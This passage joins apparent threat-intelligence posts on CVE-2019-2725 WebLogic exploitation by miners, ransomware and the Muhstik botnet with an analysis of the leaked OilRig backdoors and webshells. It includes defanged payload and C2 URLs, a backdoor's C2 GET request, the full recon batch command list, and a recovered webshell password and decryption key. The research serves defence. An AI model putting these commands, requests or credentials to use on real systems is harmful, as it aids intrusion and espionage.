The vulnerability resides in the wls9_async_response.war package, which is responsible for handling asynchronous communication for the WebLogic Server. This package doesn’t properly handle SOAP requests with XML <work:WorkContext>, <wsa:Action>, <wsa:RelatesTo>, and <class> tags, making the server susceptible to a deserialization vulnerability. Because of this, a specially constructed HTTP request with malicious SOAP message can trigger the vulnerability, resulting in remote code execution in the Weblogic server’s security context. The following Figure 2 shows what the exploit looks like on the wire.

Figure 2. CVE-2019-2725 exploit on the wire

The PoC referenced above requires another underlying WebLogic vulnerability (CVE-2017-10271) to be unpatched on the WebLogic instance in order for exploitation to be successful. This earlier vulnerability allows a remote, unauthenticated attacker to pass Java class objects with arbitrary contents, allowing remote code execution. The 2017 patch filtered and denylisted the contents of a SOAP request to class objects containing only byte properties, unlike the string property passed in the image above. However, without the CVE-2019-2725 patch, a threat actor can easily modify the SOAP request to pass a constructed byte object and obtain code execution.

The patch for CVE-2019-2725 improves the denylist to include the class tag. More information regarding these two vulnerabilities and the relevant denylists can be found here.

The high criticality and CVSS v3.0 score of 9.8 of this vulnerability is due to a variety of factors. First, the wls9_async_response.war package is included by default in widely-used versions of WebLogic Servers, such as 10.3.6 and 12.1.3. Second, the popularity of WebLogic Server, as discussed above, coupled with its tendency to be deployed in business-critical environments, creates a target-rich environment. Furthermore, exploitation does not require any interaction from the user. A remote, unauthenticated user can send an HTTP request containing a crafted SOAP payload and obtain remote code execution trivially.

The following sections summarize the exploitation observed by Unit 42 researchers.

Initial Appearance

On April 25, 2019 numerous exploitation attempts were observed. Figure 3 highlights the first monitored incidents.

Figure 3. Incident timeline (IP addresses censored)

Vulnerability Scanning

Ever since the PoC for scanning the vulnerability was made public, we have observed numerous malicious requests.

An example of abusing the aforementioned PoC was captured, as shown in Figure 4 below.

Figure 4. SOAP payload network capture

Miner Distribution

One exploitation attempt we observed dropping a well-known PowerShell downloader script in order to utilize the compromised host to mine cryptocurrency for the attacker. The script first downloads XMRig, an open-source Monero miner, from an attacker-controlled domain. It then terminates any legitimate Oracle update services that would patch the underlying WebLogic vulnerability, shown in Figure 4. It then establishes persistence by copying itself and creating a scheduled task that masquerades as the Oracle update service.

The script then kills a variety of processes that may be running on the host. The tasks that are terminated include antivirus services, other cryptominers, and other malwares’ methods of persistence.

Figure 5. Fetching XMRig miner, disabling Oracle update services

The downloader’s process termination starts with killing the DDG Monero miner botnet client if present on the system, followed by a variety of other cryptominers, including other XMRig instances. This behavior is indicative of attempting to secure more host resources from competing miners. The malware also targets services belonging to Qihoo 360, an antivirus service, in order to reduce the chance of detection. However, taskkill is unable to to kill process related to Qihoo 360. Figure 5 shows the processes that the script attempts to terminate.

Finally, the script runs the XMRig executable with three mining servers using the cryptonight algorithm and the attacker’s Monero wallet key, shown in Figure 6.

Figure 6. Terminating competing processes and AV solutions; executing XMRig

Ransomware Distribution

In addition to scanning targets vulnerable to CVE-2019-2725 and downloading the malicious PowerShell script and cryptominer, attackers also abused CVE-2019-2725 to distribute at least two ransomware variants: Sodinokibi and GandCrab.

Figure 7. Downloading and executing Sodinokibi

The attackers leverage cerutil in this case to download, base64 decode, and execute the downloaded ransomware, as shown in Figure 7.

The ransomware drops a ransom note in every directory it has traversed. An example of this note file is illustrated in Figure 8 below. Encryption of a file depends on the file extension in the filename; the ransomware encrypts all files except for those with the extensions like .exe, .dll, and .key. The file extension of an encrypted file is composed of seven randomly generated alphanumeric characters.

Figure 8. Example of a ransom note

After the ransomware is done with its operation, it modifies the victim machine’s desktop wallpaper to display its ransom message, as shown in Figure 9  below.

The ransom note contains detailed instructions on how the victims should pay the ransom, either on Tor network or on decryptor[.]top domain.

Figure 9. Modified desktop wallpaper

Conclusion and Mitigation

Preliminary indicators reveal over 600 exploitation attempts targeting CVE-2019-2725 on Palo Alto Networks soak sites and we expect this number to increase rapidly. With over 41,000 publicly available WebLogic instances on the Web, as well as an unknown number of private instances in enterprise environments, an escalation of exploitation attempts is expected.

For all WebLogic Server instances, the most effective mitigation against this attack is to keep WebLogic Server instances patched with the most recent update. Prior to Oracle’s release of the patch, an alternative mitigation strategy was proposed as either removing the wls9_async_response.war package or restricting access to URLs that contain /_async/* and /wls-wsat/*.

Palo Alto Networks’ customers are protected from this critical vulnerability by the following products and services:

  1. Threat Prevention signatures 55570, 18994, 18996
  2. PAN-DB also blocks attacker’s C&C server IP and domain
  3. WildFire  Antivirus identifies and blocks malware spawned during the attack.
  4. Traps detects the malicious executables and blocks their execution.

For non-Palo Alto Networks customers, see Oracle’s documentation regarding vulnerability and patch information.

Palo Alto Networks has shared our findings, including file samples and indicators of compromise, in this report with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. For more information on the Cyber Threat Alliance, visit www.cyberthreatalliance.org.

Indicators of Compromise (IOCs)

Mining Pool

185[.]161[.]70[.]34:3333

202[.]144[.]193[.]184:3333

205[.]185[.]122[.]99:3333

Monero wallet:

4AB31XZu3bKeUWtwGQ43ZadTKCfCzq3wra6yNbKdsucpRfgofJP3YwqDiTutrufk8D17D7xw1zPGyMspv8Lqwwg36V5chYg

Download IP/URL

hxxp://165.22.155.69/cow[.]exe

hxxp://188.166.74.218/go[.]b64

hxxp://107.174.47.156/1[.]ps1

SHA256

4f9020f7e1c2a43a08c117b8d3323421eb1c920b5bad70adb92cbbf882cdf3a9 (original filename: go.exe)

c213492008177ae1cda8903a46fb1b766f41c58051f1527237a597243885a87e (xmrig.exe)

3e35f125ea1256a443dcc4eee612f87025f9af7c45a22e95e5a2bd3e53f491eb (1.ps1.txt)

c799b4a7d14bb911e40c427517eeef96111383a4b3960c8707a27055eef8ecb0(cow.exe)

33135d6e0b8ac14693758ca2e37f27059e202ee72b419ab362fc07d232bb8a10(go.b64.txt)

Ransomware URL/Domain

hxxp[:]//aplebzu47wgazapdqks6vrcv6zcnjppkbxbr6wketf56nf6aq2nmyoyd[.]onion/8D034B77DA7BC90E

hxxp[:]//decryptor[.]top/8D034B77DA7BC90E

Muhstik Botnet Exploits the Latest WebLogic Vulnerability for Cryptomining and DDoS Attacks

Executive Summary

On April 28th, 2019, Unit 42 discovered a new variant of the Linux botnet Muhstik. This new version exploits the latest WebLogic server vulnerability (CVE-2019-2725), just disclosed five days ago, to install itself on vulnerable systems. Oracle released an emergency patch for the vulnerability on April 26, 2019. We have confirmed that the patch successfully protects against this latest version of Muhstik.

From the timeline, we can see that the developer of Muhstik watches aggressively for new Linux service vulnerability exploits and takes immediate action to exploits against them into the botnet. This makes sense because the faster the botnet includes the new exploits, the greater chance of successfully using the vulnerability to harvest more bots before systems are patched. Therefore, under the pressure of racing with botnets, both service vendors and users should address new vulnerabilities by releasing patches  and installing them respectively.

The Muhstik botnet has been alive since March 2018, with wormlike self-propagating capability to infect Linux servers and IoT devices. After compromising them, it typically  launches cryptocurrency mining software and DDoS attacks to make money for the attacker. Muhstik has used multiple vulnerability exploits to infect different Linux services, including  WebLogic, WordPress and Drupal. Muhstik had previously adopted an earlier WebLogic vulnerability exploit (CVE-2017-10271), but adding this exploit to its toolkit will increase the number of systems it can infect.

New Weblogic Exploit

Using the WildFire Linux analyzer, we captured exploit traffic for the CVE-2019-2725 WebLogic vulnerability from three new Muhstik samples. The exploit payload only includes one shell command to download the wl.php from the IP address 165.227.78[.]159. Even though the wl.php cannot be downloaded successfully currently, we believe that it is very likely to be a PHP webshell.

The IP address 165.227.78[.]159 previously was used by Mushtik botnet as a reporting server to collect information of bots. But now, this IP address could be also used as a payload host server.

Figure 1. The exploit traffic from new Muhstik samples

Conclusion and Mitigation

The Oracle WebLogic wls9-async RCE vulnerability is now being used by Muhstik botnet in the wild and there is a great possibility that it will be exploited by other malware families in the future. Be sure to follow the instructions from the Oracle Security Alert Advisory.

In the meantime, Palo Alto Networks customers are protected from this exploitation by the following platform protections:

  1. Threat Prevention Signature 55570 that identifies HTTP requests containing the exploit code.
  2. PAN-DB blocks attacker’s C2 server IP and domain
  3. WildFire and Antivirus identifies and blocks Muhstik malware

Indicators of Compromise (IOCs)

Samples

  • e538026c0aa97deb2952afde3f8521be53ffb9ead6b6c349d6cd26942f609335
  • 284f239d39ae24c7210179e4e7dc7c81e2374d12fe675cfd41d35681f3694e5a
  • 53c70f6344246b1abdc2bc3fc3e7b43f853a4773b584805a50f8f71e8eca64e4

URLs

  • hxxp://165.227.78[.]159/wl.php

Behind the Scenes with OilRig

After first uncovering the OilRig group in May 2016, Unit 42 has continued to monitor, observe, and track their activities and evolution over time. Since then, OilRig has been heavily researched by the rest of the industry and has been given additional names such as APT34 and Helix Kitten. The OilRig group is not particularly sophisticated but is extremely persistent in the pursuit of their mission objective and, unlike other some other espionage motivated adversaries, are much more willing to deviate from their existing attack methodologies and use novel techniques to accomplish their objectives. Over time, through our research we have been able to reveal specific details of how their attacks are executed, the tools they use, and even what their development cycle may be like by tracking their use of VirusTotal as a detection check system. Due to the nature of the data we had access to however, our perspective was primarily from a target or victim perspective which is generally limited to the artifacts at the time of attack.

Recently, a data dump was leaked and made available to the public claiming to be data in relation to OilRig activity from the operations side. We retrieved the data dump, which included credential dumps, backdoors, webshells, and other files of interest. Several media outlets and other researchers have since performed their own evaluation, and in our assessment, we found the artifacts contained in data dump are indeed consistent with known OilRig operations and toolsets. In addition, the data dump allowed us to retroactively compare our previous research with OilRig’s operational data. This allowed us to fill in previously existing gaps of OilRig’s attack life cycle in addition to validating the accuracy of our research. By analyzing the data dump, we have been able to identify exactly how the BONDUPDATER backdoor and its server component functions, the appearance and functionality of several webshells in deployment by OilRig, each of these tools’ internal operational names, and a better understanding of how widespread the OilRig operations may actually be from a global perspective.

The organizations possibly under attack by OilRig is widely-spread across the spectrum of industry verticals, spanning from government, media, energy, transportation and logistics, and technology service providers. In total we identified nearly 13,000 stolen credentials, over 100 deployed webshells, and roughly a dozen backdoor sessions into compromised hosts across 27 countries, 97 organizations, and 18 industries.

The information contained in this data dump include:

  • Stolen credentials
  • Potential systems to login to using stolen credentials
  • Deployed webshell URLs
  • Backdoor tools
  • Command and control server component of backdoor tools
  • Scripts to perform DNS hijacking
  • Documents identifying specific individual operators
  • Screenshots of OilRig operational systems

The Leak

In mid-March 2019, an unknown entity appeared on several hacking forums and Twitter with the user handle @Mr_L4nnist3r claiming they had access to data dumps involving internal tools and data used by the OilRig group. The initial claim included several screenshots of systems potentially in use by OilRig operators for attacks, a script that appeared to be used for DNS hijacking, and a password protected archive with the filename Glimpse.rar purporting to contain the command and control server panel for an OilRig backdoor. Soon after, a Twitter account with the user handle @dookhtegan appeared claiming they also had access to data dumps involving internal tools and data used by the OilRig group, as seen in Figure 1. This account used an image from 2004 of a high-profile Iranian asylum seeker named Mehdy Kavousi who famously sewed his eyes and mouth shut to signify that rejecting his asylum claim and sending him back to Iran would be akin to putting him to death. It is unknown why this specific image was chosen, other than perhaps as a symbol of protest. Since the initial account creation, a stylized version of the original has been substituted as the profile image, making it far more difficult to understand who the original individual was.

Figure 1. Tweets by @dookhtegan providing files associated with the OilRig leak

This account continued a series of tweets voicing protest against the OilRig group and attributing its operations with a specific nation state and organization. Unit 42 is unable to validate this level of attribution, but a 2018 report from the United States National Counterintelligence and Security Center stated the OilRig group originates from an Iranian nexus. The account continued to post tweets with direct links to operational data dumps hosted on an anonymous file sharing service.

The files posted included the previously password protected archive Glimpse.rar, as well as new archives containing hundreds of harvested credentials from compromised organizations along with details on exposed login prompts. There were also links to webshells previously and possibly currently deployed,  the webshell source codes, as well as another backdoor and its server component.

This account was suspended in short order, but immediately after the suspension, an alternate account with the username @dookhtegan1 with the same stylized profile image appeared and is still currently active. This account mirrors the previous messages of exposing the OilRig group but no longer contains links to data dumps, instead instructing those that are interested in the data to join them in a private Telegram channel. Figure 2 shows this second Twitter account providing a Telegram channel to leak the data.  

Figure 2. Tweets by second account @dookhtegan1 providing a Telegram channel with the leaked files

Data Dump Contents

The contents of the data dump includes various types of datasets that appear to be results from reconnaissance activity, initial compromises, and tools the OilRig operators use against target organizations. The affected organizations spread across the spectrum of industry verticals, spanning from government, media, energy, transportation and logistics, and technology service providers. The datasets included:

  • Stolen credentials
  • Potential systems to login to using stolen credentials
  • Deployed webshell URLs
  • Backdoor tools
  • Command and control server component of backdoor tools
  • Script to perform DNS hijacking
  • Documents identifying specific individual operators
  • Screenshots of OilRig operational systems

We analyzed each type of dataset other than the documents containing detailed information on alleged OilRig operators and they remain consistent with previously observed OilRig tactics, techniques, and procedures (TTPs). While we are unable to confirm the validity of the documents detailing individual operators simply due to a lack of visibility into that realm, we also have no reason to doubt their validity either.

An interesting artifact we found in the data dump are the OilRig threat actors’ own internal names of various tools we have been tracking. Table 1 provides the internal operational names and the names we use to track these tools.

Tool Type Internal Name Industry Name
Backdoor Poison Frog BONDUPDATER
Backdoor Glimpse Updated BONDUPDATER
Webshell HyperShell TwoFace loader
Webshell HighShell TwoFace payload
Webshell Minion TwoFace payload variant
DNS Hijacking Toolkit webmask Related to DNSpionage

Table 1. Tools exposed in the OilRig data leak with their internal names mapped to the names used by the security community

Credential Dumps

In our analysis, we found that a total of fifteen organizations had their credentials stolen in some fashion and stored in text files for the OilRig group to then abuse for additional attacks. In total, nearly 13,000 sets of credentials are included in the data dump. The credentials appear to have been stolen via multiple techniques, including using post-exploition password recovery tools such as MimiKatz or its variant ZhuMimiKatz. In addition to these tools, we believe OilRig attackers obtained credentials through, bruteforcing, SQL injections, and using traditional credential harvesting toolkits as we discussed in the Striking Oil blog published in September 2017.

It appears to us that one organization had its entire Active Directory dumped out, making up most of the credentials we found in the data dump.

The types of organizations listed in this data dump spread across multiple industry verticals but were all largely located in the Middle East region. We are unable to confirm if all of these stolen credentials are indeed valid sets of credentials, but based upon previously observed activity, timestamping, and known behaviors, it is highly probable that these credentials were or may still be valid.  

Assuming the lists of credentials are valid, the mass collection confirms our hypothesis that the OilRig group maintains a heavy emphasis on credential based attacks along with the other types of attacks they deploy. This is consistent with most espionage-motivated adversaries, as once the adversary gains access via legitimate credentials, they are able to masquerade as a legitimate user and essentially become an insider threat. This type of activity becomes significantly harder to detect compared to using custom tools as the adversary masquerades as a legitimate user while most protections are intended to catch malware.

In our past research, based off artifacts we had gathered, we had internally postulated the OilRig group likely had a propensity to immediately attempt to escalate privileges once they have their initial compromise, then try to move laterally into the local Microsoft Exchange server where they would then able to harvest more credentials and implant additional tools such as webshells and IIS backdoors. In a presentation provided by a FireEye researcher, they documented this exact attack lifecycle for incidents associated with OilRig in addition to be deploying a post-exploitation toolkit called Ruler within their attack playbook as well. Ruler is an open-source penetration testing toolkit which is predicated on being able to access Outlook Web Access (OWA) or OWA via stolen credentials, then abusing built-in functions to perform a variety of actions including retrieving the Global Address List, setting malicious email rules, and in OilRig’s case, performing remote code execution.

The specific function of Ruler the OilRig group was using is the Ruler.Homepage function. This function abuses a capability in Microsoft Outlook which allows an administrator or a user to set a default homepage for any folder inside their inbox. Using stolen credentials, the operator would use Ruler to send commands to the target organization’s OWA instance via an RPC protocol which would then remotely set an arbitrary homepage for the compromised inbox’s folders. The operator would then include commands in the homepage to automatically retrieve and execute malicious code. In OilRig’s case, they included commands to retrieve and execute a backdoor, immediately giving them access to the endpoint in use by the user whose credentials had been stolen.

Backdoors

The data dump included two backdoors that we had previously associated with the OilRig threat group, both of which we had previously referred to as BONDUPDATER. Generally speaking, we are able to retrieve the implant or payload involved in an attack but are generally blind to the server side component. This data dump provided the backdoors and their associated server components which provides us a different perspective on how the backdoors function. In addition, we discovered that the backdoors are actually called Glimpse and Poison Frog internally by OilRig and are functionally two different tools.

Glimpse

The Glimpse tool within the data dump is related to the updated BONDUPDATER tool that we discovered being delivered to a Middle East government organization in a report we published on September 2018. We recently mentioned this tool in another report on April 16, as this variant of the BONDUPDATER tool used DNS tunneling to communicate with its C2, specifically using TXT queries to receive information from the C2 server.

The data dump included the following three requisite components of the Glimpse tool seen in Table 2, as well as a Read me.txt file that explains how to set up and use Glimpse.

Component Description
Agent Powershell scripts meant to run on compromised systems.
Server Command and control server that communicates via DNS tunneling
Panel Graphical User Interface that allows actors to issue commands, upload and download files to Agents via the Server

Table 2. The three components of the Glimpse tool

Glimpse is a PowerShell script that contains the comment version 2.2, which suggests the OilRig group considers this a specific version of the tool and that it likely has included prior versions.

The Glimpse panel, versioned “v1.0.5” is the tool that the actor uses to organize the various agents installed on compromised systems. The panel allows the actors to issue commands in addition to uploading files to and downloading files from the compromised endpoints. According to the compilation time, the developer of the Glimpse panel created this tool on September 1, 2018. Figure 3 shows the main Glimpse panel with three different agents listed in a test environment.

Figure 3. The Glimpse panel showing three compromised systems

To interact with a specific agent, the actor selects the entry to open in the agent control panel. The agent control panel has three tabs that have interfaces that allow the actor to issue commands, as well as upload and download files to and from the agent. The command tab will show previously issued commands, when they were issued, and their status, as seen in Figure 4.

Figure 4. Glimpse’s Agent Control Panel showing the interface actors would use to send commands

The actor clicks the command to view the results in a popup window named “Result Viewer”. Figure 5 shows the result viewer window showing the results of the issued command.

Figure 5. The Result Viewer showing the results of an issued command

The server portion of Glimpse works in unison with the panel by acting as a DNS server, which is written in JavaScript and runs in the Node.js runtime. The server has a filename of srvr.js, which according to the Read me.txt file is meant to be run using forever start srvr.js in Node.js. Figure 6 shows the Glimpse server responding to an inbound beacon from the Glimpse agent and sending a command whoami. The screenshot also shows the Glimpse server receiving the results of the whoami command executed by the agent.   

Figure 6. The Glimpse server issuing a command to an agent and receiving the results of the command

Poison Frog

The second backdoor included in the data dump is named Poison Frog. The dataset includes both the agent that the actor would install on targeted systems and the server that would allow the actor to interact with compromised systems. The Poison Frog tool appears to be a variant of BONDUPDATER used in targeted attacks in the Middle East, as reported by FireEye in December 2017.

Table 3 shows the files associated with the agent included in the data dump, of which the dUpdater.ps1 portion of Poison Frog appears to be the initial variant of BONDUPDATER that uses DNS tunneling for its C2 channel as discussed in our recent blog discussing OilRig’s DNS tunneling protocols. Interestingly, both of these Poison Frog agent scripts were configured to use the domain myleftheart[.]com as its C2 server though we have not seen this domain in any attacks, and we were unable to associate it with any known OilRig infrastructure.

Filename SHA256 Description
poisonfrog.ps1 27e03b98ae0f6f2650f378e9292384f1350f95ee4f3ac009e0113a8d9e2e14ed Dropper that installs hUpdater.ps1 and dUpdater.ps1
hUpdater.ps1 995ea68dcf27c4a2d482b3afadbd8da546d635d72f6b458557175e0cb98dd999 Poison Frog agent that uses HTTP for C2
dUpdater.ps1 0f20995d431abce885b8bd7dec1013cc1ef7c73886029c67df53101ea330436c Poison Frog  agent that uses DNS tunneling for C2

Table 3. Files associated with the Poison Frog agent provided in the leak

Like the Glimpse C2 server, the Poison Frog server was written in JavaScript and will run in Node.js. The Poison Frog server handles both the HTTP and DNS tunneling channels used by the hUpdater.ps1 and dUpdater.ps1 scripts. According to the server’s code, the default command that it would issue to newly infected systems was a batch script contained in a file named 0000000000.bat. The data dump included the 0000000000.bat file, which when executed on an infected system would run the following commands to gather information to be sent back to the C2 server:

  • whoami
  • hostname
  • ipconfig /all
  • net user /domain
  • net group /domain
  • net group "domain admins" /domain
  • net group "Exchange Trusted Subsystem" /domain
  • net accounts /domain
  • net user
  • net localgroup administrators
  • netstat -an
  • tasklist
  • systeminfo
  • reg query "HKEY_CURRENT_USER\Software\Microsoft\Terminal Server Client\Default"
  • schtasks /query /FO List /TN "GoogleUpdatesTaskMachineUI" /V | findstr /b /n /c:"Repeat: Every:"
  • WMIC /Node:localhost /Namespace:\\root\SecurityCenter2 Path AntiVirusProduct Get displayName /Format:List

This batch script is also interesting as it uses echo commands to include headers before each of the command results. The headers included in this batch script looked very familiar, as we had seen a very similar batch script provided via the HTTP C2 channel for the Helminth backdoor delivered by a Clayslide delivery document as we reported in October 2016 (SHA256: 903b6d948c16dc92b69fe1de76cf64ab8377893770bf47c29bf91f3fd987f996). The following HTTP request from the Helminth backdoor (SHA256: 1fb69090be8a2e11eeb220b26ee5eddf1e3fe81ffa59c47d47d01bf90c2b080c) downloaded the similar batch script:

GET /update-index.aspx?req=1786873725%5Cbat&m=d HTTP/1.1

Host: update-kernal[.]net

Connection: Keep-Alive

We performed a code comparison to visualize the similarities between the batch script delivered as the default command in Poison Frog is to the script provided to the Helminth backdoor. Figure 7 shows just how similar these two batch scripts are with several of the headers being exactly the same and a majority of the commands being the same with the Helminth commands having the 2>&1 suffix to include command errors with the output.

Figure 7. Code comparison between the default batch script issued by Poison Frog’s C2 and a batch script received by the Helminth Trojan

Webshells

The data dump included several different webshells apparently used by OilRig to interact with compromised servers. The three webshells included in the dump had names HyperShell, HighShell, and Minion, but it appears that Minion is likely a variant of HighShell based on code, filename, and functionality overlaps. The HyperShell and HighShell webshells are variants of what we track as TwoFace, with HyperShell being related to the TwoFace loader and HighShell being related to the TwoFace payload, as we reported in July 2017. In addition to the actual webshells in use by OilRig, the data dump includes lists of existing deployments of webshells hosted on compromised websites. Over 100 links to webshells are listed, spanning across 87 organizations in 26 countries across four continents as seen in Figure 8.

Figure 8. Geographic location of webshells of impacted organizations

Hypershell

The HyperShell webshell included in the data dump (SHA256: e483eee77fcc5ef11d5bf33a4179312753b62ec9a247dd14528cc797e7632d99) is an example of the 3DES variant of the TwoFace loader that we called TwoFace++ in as we reported in July 2017.

During our initial research into the TwoFace++ loader, we were unable to extract the embedded payload using the same brute forcing technique that we used on the initial TwoFace loader samples.

The initial TwoFace loader samples decrypted an embedded webshell using an actor provided key, which was modified by using simple arithmetic operators ("+" or "-" specifically) and a salt string embedded within the loader webshell, whose result decrypts an embedded payload using simple arithmetic operators (again, "+" or "-" specifically). We were able to brute force the actor-provided key using the inverse arithmetic operations using the embedded salt and embedded ciphertext, so we were able to extract the embedded webshells with ease.

Unlike the initial TwoFace loader, the TwoFace++ loader used the 3DES cipher and a SHA256 hash of a string provided by the actor and used as a key, so we were unable to extract the embedded webshells as we were unable to determine the actor provided key. However, the HyperShell sample in this dump provided the necessary information to determine the actor-provided key needed to decrypt its embedded webshell. Like many initial TwoFace loader samples, the HyperShell sample includes a string within the HTML tags <pre> and </pre> that is displayed in the browser if a password is not supplied and/or the TwoFace++ loader is unable to extract the embedded payload webshell. The pre tags within the HyperShell sample are:

<pre><%= Server.HtmlEncode("NxKK<TjWN^lv-$*UZ|Z-H;cGL(O>7a") %></pre>


Figure 9 shows HyperShell displaying the content within the "pre" tags within the browser.

Figure 9. HyperShell displaying the password within <pre> tags

We determined the string in the pre tags is the actor provided password, which the webshell uses as a key to decrypt the embedded payload. We determined this by following the process in which the TwoFace++ loader webshell uses the actor provided password to authenticate and decrypt the embedded webshell:

  • Append a string to the password that acts as a salt
  • Obtain the SHA1 hash of the resulting string containing the password and salt
  • Base64 encode the SHA1 hash
  • Compare the encoded hash with hardcoded base64 string
  • If the encoded hash matches hardcoded base64 string then the inbound request is authenticated
  • Generates the SHA256 hash of the password string
  • Base64 encodes the SHA256 hash and uses the first 24 characters as a key
  • Uses 24-character key and the 3DES cipher to decrypt the embedded webshell

Now let's look at how this works with the values in the TwoFace++ loader sample. The actor provided password of NxKK<TjWN^lv-$*UZ|Z-H;cGL(O>7a has the hardcoded salt string aqB2nU65TgFoEfdVqiAddBQLInc9 appended to it. The resulting string of NxKK<TjWN^lv-$*UZ|Z-H;cGL(O>7aaqB2nU65TgFoEfdVqiAddBQLInc9 has a SHA1 hash of 9d3ff106fbc3508b8453c7d6f285543d0b9c2721, which is base64 encoded to nT/xBvvDUIuEU8fW8oVUPQucJyE=. The hardcoded base64 encoded password within the sample is nT/xBvvDUIuEU8fW8oVUPQucJyE=, which confirms that the string provided in the pre tags is the password.

Once authenticated, the TwoFace++ loader uses the password to decrypt the embedded webshell. To use the password as a key for 3DES, TwoFace++ will generate the SHA256 password of the NxKK<TjWN^lv-$*UZ|Z-H;cGL(O>7a string that results in a hash of 11f66b55f3d24303621e5ef9565b02a576cc58bc5f8789cae96c3d400064b90e. The SHA256 hash is then base64 encoded, which results in an encoded string of EfZrVfPSQwNiHl75VlsCpXbMWLxfh4nK6Ww9QABkuQ4=, of which the first 24 characters are used as the 3DES key. The key EfZrVfPSQwNiHl75VlsCpXbM is used as the key for 3DES, which results in a webshell (SHA256: d2b835b102117e327fdc4905ead24d45f46e82dd5ae525e90cca0a685d307619) that matches the TwoFace payload webshell we published in our original blog. This resulting webshell also appears to be a variant of HighShell, specifically version v5.0.

We compared the v5.0 version of HighShell to the TwoFace payload (SHA256: 54c8bfa0be1d1419bf0770d49e937b284b52df212df19551576f73653a7d061f), as they are visually extremely similar. Figure 10 shows the two webshells sharing the same user interface, with two notable exceptions in the HighShell webshell, specifically a version number “v5.0” and three little boxes at the bottom left used to display error messages and the results of commands.

Figure 10. Animation showing the differences between the HighShell v5.0 and TwoFace payload

To supplement the visual similarities, we performed an analysis of the code of the two webshells to identify overlaps. The two webshells share a significant amount of code with a majority of the differences being slightly different variable and function names. The most notable difference is that the HighShell v5.0 webshell includes a salt value it applies to the actor provided password that it uses for authentication. Figure 11 shows the code comparison between the TwoFace payload on the left (SHA256: 54c8bfa0be1d1419bf0770d49e937b284b52df212df19551576f73653a7d061f) and HighShell v5.0 on the right (SHA256: d2b835b102117e327fdc4905ead24d45f46e82dd5ae525e90cca0a685d307619). The code comparison specifically shows the HighShell code including a salt variable containing di2zag7wZHTK9YR0NGq, which is not present within the TwoFace code on the left.

Figure 11. Comparison between HighShell v5.0 and TwoFace payload

The code comparison in Figure 11 also highlights how much code is shared between the two samples. We believe the TwoFace payload is a predecessor to the HighShell v5.0 webshell, the latter of which was created during the ongoing development efforts carried out by OilRig throughout their operations.

HighShell

The data dump also included a webshell named HighShell, which we discovered was dropped by HyperShell as discussed in the previous section. The dump included many different HighShell samples, of which we have identified at least three different versions, seen in Table 4. The increasing version numbers suggest that OilRig continually developed HighShell to be used in their operations.

SHA256 Filename Version
fe9cdef3c88f83b74512ec6400b7231d7295bda78079b116627c4bc9b7a373e0 error4.aspx v5.0
22c4023c8daa57434ef79b838e601d9d72833fec363340536396fe7d08ee2017 HighShell.aspx v7.1
691801e3583991a92a2ad7dfa8a85396a97acdf8a0054f3edffd94fc1ad58948 HighShellLocal.aspx 8.6.2

Table 4. Three HighShell webshells within data leak that specified their version

The version numbers themselves do not appear to be consistently updated, however. For instance, the HighShell webshell (SHA256: d2b835b102117e327fdc4905ead24d45f46e82dd5ae525e90cca0a685d307619) extracted from HyperShell in the prior section showed a version number of “v5.0”, which is obviously different than the “v5.0” HighShell with a filename of error4.aspx seen in Figure 12.

Figure 12. HighShell v5.0 with a new color scheme and explorer tab

Figure 12 shows a second HighShell v5.0 sample with a different color scheme used for its user interface; however, a majority of the functionality is the same as the other v5.0 sample extracted from HyperShell. One interesting addition to this variant of HighShell v5.0 is the introduction of a tabular interface that includes a main tab and an explorer tab. The main tab contains the same functionality as the TwoFace payload and the other v5.0 HighShell sample. The explorer tab, as seen in Figure 13 allows the actors to navigate the compromised server’s file system.

Figure 13. HighShell v5.0 explorer tab allows actor to navigate the file system

The HighShell v7.1 variant from the data dump contains similar functionality to its predecessors and continued the tabular approach but expanded even further by splitting out the main functionality across multiple tabs, specifically “Command”, “Explorer”, “Upload”, “Download”, “Sql Server” and “Change Time”. Figure 14 shows HighShell v7.1 and its multiple tabs.  

Figure 14. HighShell v7.1 spreads out the webshell by using separate tabs for the various functionality

The data dump also included an archive named ShellLocal-v8.8.5.rar that contains another HighShell variant. The archive name would suggest the HighShell variant was version v8.8.5, but the user interface suggested it was version 8.6.2, as seen in Figure 15. This variant of HighShell shares code from its predecessors, but it appears that OilRig re-architected this webshell to include a front end user interface that interacts with a back end script via AJAX web requests. In addition to the change in architecture, this version of HighShell has an enhanced interface as well.

Figure 15. HighShell v8.6.2 with updated interface

The 8.6.2 version of HighShell shares significant functionality with its predecessors, but also contains several new and interesting functionalities as well. The interesting features of this version of HighShell includes several executable modules, a network downloader functionality, and a spy check feature.

Modules

HighShell 8.6.2 includes the ability to use several modules included with the webshell. The modules are PE executables that come prepackaged with the webshell that further extend its capabilities. Table 5 shows the modules provided with this variant of HighShell. The webshell will use the 7za module to archive files from the Explorer tab, while the nbtscan module allows the webshell to scan the network for systems to build an IP list of system it can interact with. We were unable to determine how the webshell would use the remote execute module, as the webshell does not actually seem to use it.

Filename SHA256 Description
7za.exe dd6d7af00ef4ca89a319a230cdd094275c3a1d365807fe5b34133324bdaa0229 7-Zip 17.01 beta
nbt.exe c9d5dc956841e000bfd8762e2f0b48b66c79b79500e894b4efa7fb9ba17e4e9e nbtscan 1.0.35
rx.exe a6a0fbfee08367046d3d26fb4b4cf7779f7fb6eaf7e60e1d9b6bf31c5be5b63e IntelliAdmin Remote Execute v1.0

Table 5. Modules included with HighShell v8.6.2

Spy Check

The Spy Check functionality appears at the top right corner of the webshell as a box with a countdown timer. The timer starts at 300 and decrements every second, suggesting that the webshell executes the Spy Check functionality every five minutes. The Spy Check functionality is rather interesting, as we do not know its exact purpose other than either displaying a red box with a spy icon or a green box with a heart icon. We believe this functionality was meant to notify the actor in the event that they were using an altered HighShell front end webshell, possibly to avoid using the webshell if it had been detected and modified by a third-party. We are speculating this is the intended function because the Spy Check function begins by reading the .aspx file of the HighShell front end (HighShellLocal.aspx in this case). The Spy Check then generates the SHA256 hash of the HighShell front end and compares it with a hardcoded SHA256 of f35e566e28be5b3257670be6e125eb90814b9cb27df997090cea0b7a22fbd75c to determine if the webshell had been modified. If the hashes do not match, the webshell will display a red box with spy icon, as seen in Figure 15, or a green box with a heart icon if it matches. All known samples display the red box with a spy icon, suggesting that the developer of HighShell did not update this functionality during development efforts or that the samples have been modified in some way.

Network Downloader

